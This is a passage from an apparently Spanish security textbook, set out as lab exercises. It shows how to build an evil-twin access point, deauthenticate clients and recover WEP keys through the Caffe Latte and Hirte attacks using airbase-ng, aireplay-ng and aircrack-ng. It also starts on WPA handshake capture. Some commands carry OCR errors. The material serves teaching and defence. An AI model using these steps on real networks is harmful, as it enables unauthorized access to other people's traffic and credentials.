5. Abra un terminal en BackTrack y cree un falso punto de acceso para la red **Laboratorio** con el comando `airbase-ng - e Laboratorio -c 9 mon0` (Figura 7.3).




Figura 7.3. Creación de un falso punto de acceso con airbase-ng

6. En menos de un minuto debería observar cómo la víctima <MAC> se conecta a su punto de acceso (Figura 7.4).




Figura 7.4. Conexión de la víctima con el falso PA

ADVERTENCIA DE SEGURIDAD

Desactive la conectividad Wi-Fi de su portátil, móvil o tableta en lugares públicos cuando no vaya a usar esta característica.

Ahora vamos a poner en práctica la segunda ofensiva, es decir, aquella situación en la que ya existe un punto de acceso legítimo, como el que encontramos en medios de transporte, hoteles, cafeterías, etc.

1. Encienda de nuevo su *router* si no lo hizo ya, active la red **Laboratorio** en el canal que desee y permita que el cliente se autentique en la misma, como puede comprobar con airodump-ng (Figura 7.5).




Figura 7.5. Cliente asociado a su legítimo punto de acceso

2. Ahora levante un falso punto de acceso con el mismo nombre mediante el comando `airbase-ng -e Laboratorio -c 9 mon0` (Figura 7.6).




Figura 7.6. Creación del falso punto de acceso

3. Compruebe cómo la víctima sigue conectada a su legítimo punto de acceso (Figura 7.7).




Figura 7.7. Cliente conectado a su legítimo punto de acceso

4. Ahora lance un ataque de desautenticación *broadcast* en nombre del legítimo punto de acceso para interrumpir la conexión. Para ello, escriba en un terminal `aireplay-ng --deauth 0 -a C0:C1:C0: 05:C2:30 mon0` (Figura 7.8).




Figura 7.8. Ataque de desautenticación broadcast

5. Si consigue en este instante que la potencia de la señal de su falso punto de acceso sea mayor que la del legítimo (lo que puede simular ahora apagando el *router*), entonces, el cliente se conectará a su máquina. Vea cómo en la ventana abierta en el punto 2 aparece la asociación (Figura 7.9):




Figura 7.9. Unión del cliente al falso punto de acceso

6. Puede verificar también que se ha producido la asociación del cliente con nuestro falso punto de acceso en el terminal de airodump-ng que abrió en el punto 1, como se ve en la imagen siguiente (Figura 7.10):




Figura 7.10. Cliente asociado con la máquina atacante

7.2 ATAQUE CAFFE LATTE

Como hemos visto en páginas anteriores, el hecho de que un cliente se haya conectado previamente a una red, permite que el sistema operativo pueda almacenar los nombres de red y sus contraseñas. De este modo, cuando el ordenador se encuentre en el área de cobertura de una de las redes almacenadas, podrá conectarse automáticamente a la misma.

El ataque ***caffe latte*** es un tipo de ofensiva que permite a un atacante recuperar la contraseña WEP de una red en un cliente aislado. Se trata de una vulnerabilidad que apareció en el año 2007 y rompió el paradigma que existía hasta ese momento sobre la necesidad de que un atacante se encontrara cerca del PA para conseguir romper una clave WEP. El atacante no necesitará señal alguna del *router* para que aquel pueda perpetrar ataques contra el cliente.

Esta ofensiva consiste, por tanto, en la capacidad que tienen algunos ordenadores portátiles y terminales móviles de realizar conexiones de forma automática contra un PA conocido almacenando internamente la clave WEP para

realizar la conexión. En este orden de ideas, un atacante que conozca el SSID del PA que frecuentemente utiliza un determinado cliente, puede crear un falso punto de acceso con ese mismo identificador de red. De este modo, el cliente realizará la conexión con el falso punto de acceso creyendo que se trata del original. El falso PA del atacante recibirá en este momento una petición de autenticación, a la que responderá con cualquier reto. Independientemente de la respuesta que envíe el cliente sobre dicho reto, el PA le reenviará un paquete de "autenticación válida" y, posteriormente, se realizará el intercambio de los correspondientes paquetes de asociación. Si, como ocurre en el mecanismo de cifrado WEP, no existe un modelo de autenticación mutua, el cliente no puede garantizar en ningún momento que el PA es quien dice ser.

Hasta aquí lo único que hemos conseguido como atacantes es que un cliente se autentique con un falso punto de acceso y le envíe paquetes cifrados con una clave WEP desconocida para nosotros. Justo en este punto es donde realmente entra en juego el ataque ***caffe latte***, el cual se lleva a cabo en los siguientes pasos:

1. El cliente enviará un paquete DHCP solicitando una nueva dirección IP válida, tenga o no el PA un servicio DHCP asociado y en ejecución.

2. Suponiendo que el PA no cuente con un servicio DHCP en ejecución, las peticiones enviadas por el cliente para que se le asigne una dirección IP terminarán en un *Timeout*, con lo cual el cliente se verá obligado a utilizar una dirección IP estática por medio del servicio de autoconfiguración de red del cliente.

3. Hay que informar al PA de la dirección IP estática que el cliente selecciona para evitar inconsistencias con otros clientes en el mismo segmento de red, por este motivo el cliente, de forma automática, le envía un mensaje cifrado *Gratuitous ARP* para notificar la nueva la dirección que ahora usará el cliente. Como debe recordar, lo único que se necesita para romper una clave WEP son paquetes cifrados con la clave compartida. Una vez que se recuperan suficientes paquetes, es posible intentar reventar la clave. Sabiendo esto, la metodología del ataque ***caffe latte*** intenta inyectar este paquete ARP recibido por el cliente y posteriormente reinyectarlo en la red un número indefinido de veces. Cuando se tengan suficientes **vectores de inicialización** (**IV**) como consecuencia del proceso de reinyección del paquete ARP, se puede proceder a romper la clave con la herramienta aircrack-ng.

Veamos lo fácil que es realizar el ataque de forma práctica teniendo solo acceso inalámbrico a la víctima:

1. Configure en el canal 6 una red inalámbrica WEP de nombre **Caffe Latte** y protéjala con la contraseña que desee (Figura 7.11).




Figura 7.11. Configuración de una red WEP en el canal 6

2. Conecte la víctima a esta red y verifique que la conexión se ha establecido con éxito (Figura 7.12).

Figura 7.12. Equipo conectado con la red WEP

3. Desconecte el *router* de la red eléctrica para simular una situación en la que el cliente tiene encendido el adaptador de red pero no está conectado a ninguna red inalámbrica. Ahora puede comprobar con airodump-ng cómo la víctima ya está aislada (Figura 7.13).




Figura 7.13. Futura víctima aislada

4. Cree ahora un falso punto de acceso de nombre **Caffe Latte** con el comando `airbase-ng -c 6 -a 00:11:22:33:44:55 -e "Caffe Latte" -L -W 1 mon0`. La opción `-L (--caffe-late´)` permite llevar a cabo dicho ataque (Figura 7.14).




Figura 7.14. Creación del falso PA para lanzar el ataque caffe latte

5. En el momento en que el cliente se conecte a la máquina atacante, automáticamente comenzará el ataque *caffe latte*, como puede ver en la imagen siguiente:




Figura 7.15. Inicio del ataque caffe latte

6. Abra un nuevo terminal y escriba `airodump-ng --bssid 00:11:22:33:44:55 --write caffeLatte mon0` para almacenar los paquetes transmitidos entre víctima y atacante en el fichero *caffeLatte-01.cap*.

7. Abra un tercer terminal y permita que aircrack-ng comience a recuperar la clave WEP. Para ello, escriba `aircrack-ng caffeLatte-01.cap`.

8. Cuando se tengan los suficientes paquetes, aircrack-ng revelará la contraseña, como vimos en situaciones anteriores (Figura 7.16).




Figura 7.16. Contraseña WEP recuperada con el ataque caffe latte

7.3 ATAQUE HIRTE

Una vez comprendido cómo funcionan los ataques por fragmentación y *caffe latte*, no se tendrán mayores problemas en entender este tipo de ataque, ya que en realidad, el **ataque Hirte**, es simplemente una combinación de ambas técnicas, pero con una tasa de éxito mucho mayor que usando de forma aislada cada uno de los anteriores.

El mecanismo de actuación es bastante sencillo. En primer lugar, se crea un falso punto de acceso para esperar a que un cliente envíe un paquete ARP o paquete IP. Este se convertirá en una **petición ARP** que se dirige contra el mismo cliente, de forma tal que la dirección IP contenida en el paquete capturado es relocalizada en la cabecera del paquete ARP que se está creando. Para este fin se utiliza el ataque por fragmentación ya estudiado con anterioridad. Este ataque, si recuerda, se basa en el hecho de que los primeros 8 bytes del paquete cifrado son conocidos. Así pues, un atacante puede aplicar la función XOR al texto plano y al paquete cifrado para obtener los 8 primeros bytes de la secuencia pseudoaleatoria RC4 que produce el criptograma. Ahora ya puede usarse esta secuencia, junto con el vector de iniciación adecuado, para construir paquetes cifrados. Posteriormente, una vez construido dicho paquete con cada uno de los fragmentos generados, se procede a dirigirlo hacia el cliente, dado que en la cabecera del paquete ARP se encuentra su dirección IP. Cuando llegue a su destino, el cliente responderá informando de que efectivamente la dirección IP indicada es la suya y la respuesta será simplemente un paquete **ARP de respuesta** (*ARP Response*). Ahora bien, todo este proceso de envío y recepción se debe repetir de forma continua hasta que el atacante considere que ha podido recolectar suficientes paquetes como para romper la clave WEP.

Como se puede apreciar, este ataque no es novedoso en sí mismo, ya que aprovecha algunas de las técnicas de ataque existentes. Por otro lado, el proceso de retransmitir de forma constante un paquete ARP a un cliente es algo que se realiza muy frecuentemente en ataques contra redes con cifrado WEP.

Veamos cómo realizar de forma práctica sobre una máquina aislada el **ataque Hirte**.

1. Cree en BackTrack un punto de acceso tal y como hicimos para el ataque *caffe latte*. La única diferencia es que debemos emplear la opción `-N` en vez de `-L`.

2. Lance airodump-ng en un terminal diferente para capturar en un archivo los paquetes transmitidos entre la víctima y nuestro falso punto de acceso (Figura 7.17).




Figura 7.17. Captura de paquetes en el fichero Hirte-01.cap

3. Enseguida se comenzarán a almacenar los paquetes en el fichero Hirte-01.cap.

4. Apague el *router* para simular una situación real en la que la víctima está aislada. En unos instantes verá cómo esta se conecta a nuestro falso punto de acceso y se lanza automáticamente el ataque Hirte (Figura 7.18).




Figura 7.18. Ataque Hirte en marcha

5. Una vez que haya capturado al menos 30.000 paquetes, podrá lanzar aircrack-ng en un nuevo terminal para recuperar la clave WEP de la red (Figura 7.19).

Figura 7.19. Contraseña WEP obtenida por el ataque Hirte

7.4 OBTENCIÓN DE CLAVES WPA/WPA2 SIN PUNTOS DE ACCESO

Una vez que hemos sido capaces de recuperar las claves WEP teniendo solamente acceso a un cliente, la primera pregunta que se nos viene a la cabeza es si podríamos hacer lo mismo con las claves WPA. La respuesta es sí, aunque es un proceso bastante más complejo.

Ya en el Capítulo 4 vimos cómo recuperar claves WPA/WPA2-PSK mediante aircrack-ng. La idea fundamental era que se necesitaba tener acceso a la autenticación en cuatro pasos antes de poder lanzar un ataque por diccionario, como observa en la figura 7.20.

Ahora bien, dado el funcionamiento del algoritmo PBKDF2 y la forma en la que se generan las claves PSK, a día de hoy aún no es posible determinar cuáles son las frases de paso utilizadas para la creación de las mismas; además, es un mecanismo que requiere autenticación mutua. A diferencia de lo que ocurría con WEP, si tanto el cliente como el punto de acceso (en nuestro caso la máquina atacante) no tienen la misma clave PSK, la conexión es interrumpida por alguna de las partes mediante un paquete de desautenticación. De esta forma, ya no es posible crear un gemelo

malvado que sea válido para un cliente determinado si antes no conocemos la clave PSK que tiene el cliente.




Figura 7.20. Autenticación WPA/WPA2-PSK

No obstante, lo interesante es que para recuperar la frase de paso no necesitamos acceder a los cuatro pasos completos de la autenticación. Puede obtenerse toda la información necesaria solo con los paquetes 1 y 2 o 2 y 3.

Para efectuar el ataque construiremos un *honeypot* WPA-PSK para esperar a que un cliente se conecte. El cliente y la máquina atacante no tendrán la misma clave PSK, por lo tanto, el cliente no podrá confiar en el falso punto de acceso creado y enviará un paquete de desautenticación para interrumpir la conexión. Sin embargo, en este momento ya se ha tenido acceso a los mensajes 1 y 2, por lo que podemos recuperar todos los datos que nos hagan falta y lanzar un ataque con diccionario, como se observa en la figura 7.21.

